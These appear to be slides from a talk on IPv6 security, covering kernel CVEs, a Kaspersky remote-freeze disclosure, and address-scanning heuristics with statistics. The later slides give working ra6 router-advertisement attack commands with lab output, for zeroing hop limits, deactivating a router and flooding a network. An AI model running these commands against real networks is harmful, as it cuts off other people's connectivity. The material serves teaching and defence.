IPv6 Security Potpourri

Matthias Schmidt
@_xhr_

Why bother?

IPv4 in production
since decades

IPv6 in production since ...

IPv6 is deployed
alongside with v4

Firewalls

IPS/IDS

NACs

Security Obstacles

VPNs

Access Control Lists

Blacklists

IPv6 maturity?

CVE-2013-4162

Flaw in setsockopt UDP_CORK option in the Linux kernel's IPv6 stack. A local user could exploit this flaw to cause a denial of service (**system crash**).

CVE-2013-2232

A flaw was discovered in the Linux kernel when an IPv6 socket is used to connect to an IPv4 destination. An unprivileged local user could exploit this flaw to cause a denial of service (**system crash**).

CVE-2013-4387

Flaw in the Linux kernel's UDP Fragmentation Offload (UFO). An unprivileged local user could exploit this flaw to cause a denial of service (system crash) or possibly **gain administrative privileges.**

Date: Mon, 04 Mar 2013 07:01:10 +0100
From: Marc Heuse
To: full-disclosure
Subject: Remote system freeze thanks to Kaspersky Internet

[...]

Kaspersky Internet Security 2013 (and any other Kaspersky product which includes the firewall funcionality) is susceptible to a remote system freeze. As of the 3rd March 2013, the bug is still unfixed.

If IPv6 connectivity to a victim is possible (which is always the case on local networks), a **fragmented packet with multiple but one large extension header leads to a complete freeze of the operating system.**

[...]

Multiple addresses per Interface

Host Tracking

IPv6 Privacy?

IPv4 only VPN

Static prefix

Happy Eyeballs

Keep the security level balanced

New threats

... or not so new

Address Space Scanning

2^{128} ... 2^{64} ... 2^{32}

Exploit IIDs

Embedded MAC Address

2001:8d8:1fe:303:d6be:d9ff:fe60:dd7c

Embedded IPv4 Address

```
2001:db8:122:344::192.0.2.33
2001:db8:122:344::192:0:2:33
```

Low-byte address*

`2a01:e0c:1::1`


Wordy address*

2a03:2880:2110:3f07:face:b00c:0:1

Embedded port number

2001:4f8:3:7::25

Alexa T1M AAAA



24,145 IPv6 addresses in total

```
** IPv6 General Address Analysis **

Total IPv6 addresses: 24145
Unicast:   24141 (99.98%)     Multicast:       0 (0.00%)
Unspec.:       4 (0.02%)

** IPv6 Unicast Addresses **

Loopback:           29 (0.12%)     IPv4-mapped:        63 (0.26%)
IPv4-compat.:        6 (0.02%)     Link-local:         19 (0.08%)
Site-local:          0 (0.00%)     Unique-local:        0 (0.00%)
6to4:              137 (0.57%)     Teredo:              0 (0.00%)
Global:          23887 (98.95%)

** IPv6 Interface IDs **

Total IIDs analyzed: 24043
IEEE-based:      127 (0.53%)       Low-byte:          11680 (48.58%)
Embed-IPv4:     3914 (16.28%)      Embed-IPv4 (64):    1156 (4.81%)
Embed-port:      407 (1.69%)       Embed-port (r):       28 (0.12%)
ISATAP:            0 (0.00%)       Byte-pattern:       4149 (17.26%)
Randomized:     2651 (11.03%)
```

Examples

```
$ host 2001:1900:2268:1:207:123:150:27
7.2.[...].ip6.arpa domain name pointer www.ncjrs.gov.
$ host 207.123.150.27
27.150.123.207 domain name pointer www.ncjrs.gov.

$ host 2001:8d8:0:5::18
8.1.[...].ip6.[...] ae-4.gw-diste.bs.kae.de.oneandone.net.

$ host 2001:4f8:3:7::25
5.2.[...].ip6.arpa domain name pointer mail.NetBSD.org.

$ host 2001:41b8:202:deb:213:21ff:fe20:1426
6.2.[...].arpa domain name pointer listera.torproject.org.
```

How to analyze?

ipv4-all

ieee

embed-port

addr6 from SI6 Networks

byte-pattern

...

low-byte

How to scan?

IEEE OUIs


Special IIDs

scan6 from SI6 Networks

Embedded ports

...

Malicious Hop Limit




Router Advertisement Message Format

The default value that should be placed in the Hop Count field of the IP header for outgoing IP packets.

```
# ra6 -i em0 -s fe80::a00:27ff:fe9d:4980 -c 0 -v
-d ff02::1 -l -z 1

Ethernet Source Address: 6b:88:4b:8a:d8:d3
Ethernet Destination Address: 33:33:00:00:00:01
(all-nodes multicast)
IPv6 Source Address: fe80::a00:27ff:fe9d:4980
IPv6 Destination Address: ff02::1
IPv6 Hop Limit: 255 (default)
Cur Hop Limit: 0   Preference: 1   Flags: none
Router Lifetime: 9000
Reachable Time: 4294967295   Retrans Timer: 4000
Initial attack packet(s) sent successfully.

Now sending Router Advertisements every 1
second...
```

```
# ping6 fbsd
PING fbsd(fbsd) 56 data bytes

64 bytes from fbsd: icmp_seq=1 ttl=63 time=0.645 ms
64 bytes from fbsd: icmp_seq=2 ttl=63 time=0.795 ms
64 bytes from fbsd: icmp_seq=3 ttl=63 time=1.01 ms

From freebsd-router icmp_seq=4 Time exceeded: Hop
limit
[...]
```

Deactivate a Router



Router Advertisement Message Format

A Lifetime of 0 indicates that the router is not a default router and SHOULD NOT appear on the default router's list

```
root@hipv6-debian-host:~# ip -6 r s

fc00:1::/64 dev eth0  proto kernel  metric 256
expires 2592155sec mtu 1500 advmss 1440 hoplimit 0

fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500
advmss 1440 hoplimit 0

default via fe80::a00:27ff:fe9d:4980 dev eth0  proto
kernel  metric 1024  expires 1793sec mtu 1500 advmss
1440 hoplimit 64
```

```
# ra6 -i em0 -s fe80::a00:27ff:fe9d:4980 -t 0 -v
-d ff02::1
Ethernet Source Address: 05:70:d2:6e:2d:88
Ethernet Destination Address: 33:33:00:00:00:01
(all-nodes multicast)
IPv6 Source Address: fe80::a00:27ff:fe9d:4980
IPv6 Destination Address: ff02::1
IPv6 Hop Limit: 255 (default)
Cur Hop Limit: 255   Preference: 1   Flags: none
 Router Lifetime: 0
Reachable Time: 4294967295   Retrans Timer: 4000

Initial attack packet(s) sent successfully.
```

```
root@hipv6-debian-host:~# ip -6 r s

fc00:1::/64 dev eth0  proto kernel  metric 256
expires 2592056sec mtu 1500 advmss 1440 hoplimit 0

fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500
advmss 1440 hoplimit 0
```

Router Advertisement Flooding

```
# ra6 -i em0 -s fe80::a00:27ff:fe9d:4980 -c 0 -v
-d ff02::1 -l -z 1

Ethernet Source Address: 6b:88:4b:8a:d8:d3
Ethernet Destination Address: 33:33:00:00:00:01
(all-nodes multicast)
IPv6 Source Address: fe80::a00:27ff:fe9d:4980
IPv6 Destination Address: ff02::1
IPv6 Hop Limit: 255 (default)
Cur Hop Limit: 0   Preference: 1   Flags: none
Router Lifetime: 9000
Reachable Time: 4294967295   Retrans Timer: 4000
Initial attack packet(s) sent successfully.

Now sending Router Advertisements every 1
second...
```

```
root@hipv6-debian-host:~# ip -6 r s
fc00:1::/64 dev eth0  proto kernel  metric 256  expires 2591948sec mtu
1500 advmss 1440 hoplimit 0

fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
hoplimit 0

default via fe80::a00:27ff:fe9d:4980 dev eth0  proto kernel  metric 1024
expires 1586sec mtu 1500 advmss 1440 hoplimit 64
default via fe80::e205:edce:9f12:5244 dev eth0  proto kernel  metric 1024
expires 8996sec mtu 1500 advmss 1440 hoplimit 255
default via fe80::c989:7938:4241:9924 dev eth0  proto kernel  metric 1024
expires 8996sec mtu 1500 advmss 1440 hoplimit 255
default via fe80::ba:74:aa4d:94d dev eth0  proto kernel  metric 1024
expires 8996sec mtu 1500 advmss 1440 hoplimit 255
[...]
```

Fernando Gont

Van Hauser

Great Tools from great ppl

SI6 IPv6 toolkit

THC IPv6 toolkit

Still a long way to go...

Fin!